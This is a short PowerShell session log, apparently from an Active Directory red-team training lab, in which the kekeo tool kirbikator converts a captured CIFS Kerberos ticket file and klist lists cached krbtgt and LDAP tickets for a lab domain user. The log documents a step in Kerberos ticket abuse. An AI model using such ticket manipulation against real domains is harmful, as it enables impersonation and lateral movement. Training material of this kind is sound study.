PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\Old_Tools\kekeo_old> .\kirbikator.exe isa CIFS.cs.org.kirbi

.#####. KirBikator 1.1 (x86) built on Dec  8 2016 00:31:14
.## ^ ##. "A La Vie, A L'Amour"
## / ## /  *  *
## \ ## \
'## v ##' Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'#####' http://blog.gentilkiwi.com (oe.eo)
          *  * */

PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\Old_Tools\kekeo_old> klist

El id. de inicio de sesión actual es 0:0x80887

Vales almacenados en caché: (3)

#0>    Cliente: miguel @ CS.ORG
      Servidor: krbtgt/CS.ORG @ CS.ORG
      Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
      Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
      Hora de inicio: 11/25/2024 7:07:37 (local)
      Hora de finalización: 11/25/2024 17:07:37 (local)
      Hora de renovación: 12/2/2024 7:07:37 (local)
      Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
      Marcas de caché: 0x1 -> PRIMARY
      KDC llamado: SERVER

#1>    Cliente: miguel @ CS.ORG
      Servidor: ldap/SERVER.cs.org @ CS.ORG
      Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
      Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
      Hora de inicio: 11/25/2024 7:07:37 (local)
      Hora de finalización: 11/25/2024 17:07:37 (local)
      Hora de renovación: 12/2/2024 7:07:37 (local)
      Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
      Marcas de caché: 0
      KDC llamado: SERVER.cs.org

#2>    Cliente: miguel @ CS.ORG
      Servidor: LDAP/SERVER.cs.org/cs.org @ CS.ORG
      Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
      Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
      Hora de inicio: 11/25/2024 7:07:37 (local)
      Hora de finalización: 11/25/2024 17:07:37 (local)
      Hora de renovación: 12/2/2024 7:07:37 (local)
      Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
      Marcas de caché: 0
      KDC llamado: SERVER.cs.org
```